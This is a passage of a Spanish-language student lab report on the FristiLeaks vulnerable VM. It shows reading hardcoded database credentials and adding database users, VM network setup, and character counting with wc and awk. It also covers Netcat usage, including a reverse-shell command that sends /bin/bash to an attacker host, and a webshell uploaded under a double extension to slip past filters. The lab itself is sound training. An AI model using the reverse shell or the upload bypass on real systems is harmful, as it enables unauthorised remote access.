lrwxrwxrwx.  1 root      root        10 Nov 17  2015 mail → spool/mail
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 nis
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 opt
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root      root      4096 Sep  9 08:50 run
drwxr-xr-x.  8 root      root      4096 Nov 17  2015 spool
drwxrwxrwt.  2 root      root      4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 www
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 yp
bash-4.1$
```

```
bash-4.1$ cd www
cd www
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--   1 root root   98 Nov 17  2015 notes.txt
bash-4.1$
```

```
bash-4.1$ cd fristi
cd fristi
bash-4.1$ ls -la
ls -la
total 172
drwxr-xr-x  3 apache apache   4096 Nov 17  2015 .
drwxr-xr-x. 7 root   root     4096 Nov 25  2015 ..
-rw-r--r--. 1 apache apache   1310 Nov 17  2015 checklogin.php
-rw-r--r--. 1 apache apache   1216 Nov 17  2015 do_upload.php
lrwxrwxrwx. 1 apache apache     14 Nov 17  2015 index.php → main_login.php
-rw-r--r--. 1 apache apache    191 Nov 17  2015 login_success.php
-rw-r--r--. 1 apache apache     45 Nov 17  2015 logout.php
-rw-r--r--. 1 apache apache   1396 Nov 17  2015 main_login.php
-rw-r--r--. 1 apache apache 131736 Nov 17  2015 pic.b64
-rw-r--r--. 1 apache apache   1642 Nov 17  2015 pic2.b64
-rw-r--r--. 1 apache apache    372 Nov 17  2015 upload.php
drwxrwxrwx. 2 apache apache   4096 Sep  4 11:56 uploads
bash-4.1$
```

## 5.2 SE INGRESA A SQL EN FRISTI:

Para ingresar, los usuarios a frity

```
bash-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

// Define $myusername and $mypassword
$myusername=$_POST['myusername'];
$mypassword=$_POST['mypassword'];

// To protect MySQL injection (more detail about MySQL injection)
$myusername = stripslashes($myusername);
$mypassword = stripslashes($mypassword);
$myusername = mysql_real_escape_string($myusername);
$mypassword = mysql_real_escape_string($mypassword);

$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$mypassword'";
$result=mysql_query($sql);

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);

// If result matched $myusername and $mypassword, table row must be 1 row
```

```
bash-4.1$ mysql -u eezeep -p
mysql -u eezeep -p
Enter password: 4ll3maal12#

ERROR 1045 (28000): Access denied for user 'eezeep'@'localhost' (using password: YES)
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
use hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_hackmenow |
+-----------------------+
| members               |
+-----------------------+
1 row in set (0.00 sec)

mysql>
```

```
show tables;
+--------------------+
| Tables_in_hackmenow |
+--------------------+
| members            |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from members
select * from members
    -> ;
;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | eezeepz  | keKkeKKeKKeKkEkkEk |
+----+----------+--------------------+
1 row in set (0.01 sec)

mysql> insert into members (username, password) values ('rosa','month');
insert into members (username, password) values ('rosa','month');
Query OK, 1 row affected (0.00 sec)

mysql> insert into members (username, password) values ('dios', 'amor');
insert into members (username, password) values ('dios', 'amor');
Query OK, 1 row affected (0.00 sec)

mysql>
```

## 5.3 VIZUALIZACIÓN DE LOS USUARIOS:

Los usuarios creados mediante los comandos, SQL y además se inicialización


```
mysql> select * from members
select * from members
    ->

    -> ;
;
+----+----------+--------------------+
| id | username | password           |
+----+----------+--------------------+
|  1 | eezeepz  | keKkeKKeKKeKkEkkEk |
|  2 | rosa     | month              |
|  3 | dios     | amor               |
+----+----------+--------------------+
3 rows in set (0.00 sec)

mysql>
```

**Member Login**

Username : rosa

Password : month

Login




Login successful

upload file

**Member Login**

Username : dios

Password : amor


Login

Login successful


upload file

# 6 SECCION 3 - HACER LO MISMO DE CONFIGURACION DE FRITILI, EN UBUNTU

## 6.1 La mac de ubuntu



## 6.2 La mac de fristy






## 6.3 SE APLICA EL COMANO SUDO


```
rosa@rosa-VirtualBox:~$ sudo nano /etc/netplan/01-network-manager-all.yaml
[sudo] contraseña para rosa:
rosa@rosa-VirtualBox:~$
```


## 6.4 SE VIZUALIZA EL ARCHIVO

```
  GNU nano 7.2          /etc/netplan/01-network-manager-all.yaml
# Let NetworkManager manage all devices on this system
network:
  version: 2
  renderer: NetworkManager
  ethernets:
    enp0s3:
      dhcp4: true
      macaddress: 08:00:27:2F:19:CD
```


ubuntu - Settings
Basic
Expert
Search settings
General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario
Red
Adaptador 1
Adaptador 2
Adaptador 3
Adaptador 4
Habilitar adaptador de red
Conectado a: Red NAT
Nombre: SEMESTRE25
Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)
Modo promiscuo: Permitir todo
Dirección MAC: 0800272F19CD
Cable conectado
Puertos serie
Puerto 1
Puerto 2
Puerto 3
Puerto 4
Enable Serial Port
Aceptar
Cancelar
Ayuda


[sudo] contraseña para rosa:
rosa@rosa-VirtualBox:~$ sudo netplan apply
rosa@rosa-VirtualBox:~$


9 de sep 10:56
rosa@rosa-VirtualBox: ~
rosa@rosa-VirtualBox:~$ ping 10.10.10.4
PING 10.10.10.4 (10.10.10.4) 56(84) bytes of data.
64 bytes from 10.10.10.4: icmp_seq=1 ttl=64 time=2.24 ms
64 bytes from 10.10.10.4: icmp_seq=2 ttl=64 time=2.05 ms
64 bytes from 10.10.10.4: icmp_seq=3 ttl=64 time=2.11 ms
64 bytes from 10.10.10.4: icmp_seq=4 ttl=64 time=1.68 ms
^Z
[1]+ Detenido ping 10.10.10.4
rosa@rosa-VirtualBox:~$




# 7 SECCIÓN 4 — COMANDOS PARA CALCULAR CUÁNTOS CARACTERES TIENE UN ARCHIVO

En **Kali Linux**, **Fristy**, **Parrot**, **Ubuntu** y otras distros, los comandos principales para contar caracteres son los mismos. Te muestro las mejores opciones:

## 7.1 Usando wc (Word Count) — El más usado

El comando wc sirve para contar caracteres, palabras y líneas.

**Sintaxis básica:**

wc -m nombre_archivo

**Ejemplo práctico:**

wc -m notas.txt

**Salida:**

350 notas.txt

Significa que el archivo **notas.txt** tiene **350 caracteres**.

### 7.2 Usando cat + wc

Podemos combinar cat para mostrar el contenido y wc para contarlo.

cat notas.txt | wc -m

**Resultado:**

También muestra **350**, pero sin el nombre del archivo.

### 7.3 Usando awk

El comando awk también puede contar caracteres de forma precisa:

awk '{ total += length($0) } END { print total }' notas.txt

**Explicación:**

- length($0) → cuenta los caracteres por línea.
- total += → suma todos los caracteres.
- END → muestra el resultado final.

### 7.4 Usando wc -c (incluye saltos de línea)

Si quieres contar los **bytes reales** del archivo, incluyendo los saltos de línea:

wc -c notas.txt

- Si usas UTF-8 y hay caracteres especiales, este comando es más preciso.

### 7.5 Ejemplo práctico con varios archivos

Para contar caracteres de todos los archivos .txt en una carpeta:

wc -m *.txt

**Salida ejemplo:**

350 notas.txt

180 tareas.txt

520 total

# 8 SECCIÓN 5 — INVESTIGAR LOS COMANDOS DEL nc (NETCAT)

El comando nc (**Netcat**) es una herramienta muy poderosa que se utiliza en **Kali Linux**, **Fristy**, **Parrot**, **Ubuntu**, etc., para **comunicación de redes, transferencia de archivos, escaneo de puertos** y **depuración de conexiones**.

Se conoce como la **"navaja suiza de las redes"**.

## 8.1 Verificar si Netcat está instalado

nc -h

Si no está instalado en Ubuntu/Fristy, puedes instalarlo:

sudo apt install netcat

## 8.2 Uso básico de nc

**a) Crear un servidor TCP (modo escucha)**

nc -lvp 4444

**Explicación:**

- -l → modo escucha.
- -v → modo verbose (muestra detalles).
- -p 4444 → puerto de escucha.

**b) Conectarse a un servidor usando Netcat**

nc 192.168.1.100 4444

Esto abre una conexión hacia la **IP 192.168.1.100** en el **puerto 4444**.

**c) Transferir archivos con Netcat**

**En la máquina receptora (modo escucha):**

nc -lvp 4444 > archivo_recibido.txt

**En la máquina emisora (envía el archivo):**

nc 192.168.1.100 4444 < archivo_original.txt

Esto transfiere **archivo_original.txt** a la otra máquina.

**d) Escanear puertos abiertos con Netcat**

nc -zv 192.168.1.100 1-1000

**Explicación:**

- -z → modo escaneo.
- -v → modo verbose.
- 1-1000 → rango de puertos a escanear.

**e) Crear un chat entre dos máquinas con Netcat**

**Máquina A (servidor):**

nc -lvp 5000

**Máquina B (cliente):**

nc 192.168.1.50 5000

Ahora puedes chatear entre ambas terminales.

**f) Crear un shell reverso con Netcat *(muy usado en Kali)***

**En la máquina atacante (escucha):**

nc -lvp 4444

**En la máquina víctima:**

nc 192.168.1.50 4444 -e /bin/bash

Esto otorga acceso remoto a la shell.

# 9 PROBLEMAS ENCONTRADOS

- Restricción de extensiones de archivos en el servidor.
- Bloqueo del listado de directorios /uploads/.
- Filtrado básico de cabeceras PHP.

## 10 SOLUCIONES APLICADAS

- Renombrar la webshell con doble extensión (.php.png).
- Uso de diccionarios common.txt y small.txt.
- Bypass de filtros mediante cabeceras modificadas.

# 11 CONCLUSIONES

El laboratorio permitió:

- Comprender el uso avanzado de **Netcat** y sus aplicaciones.
- Aprender a contar caracteres con diferentes comandos de Linux.
- Descubrir vulnerabilidades en FristiLeaks y explotarlas exitosamente.
- Mejorar habilidades en **administración de redes y ciberseguridad**.

# 12 BIBLIOGRAFIA


- *RAFAEL SANDOVAL MORALES – SEGURIDAD Y AUDITORIA DE REDES*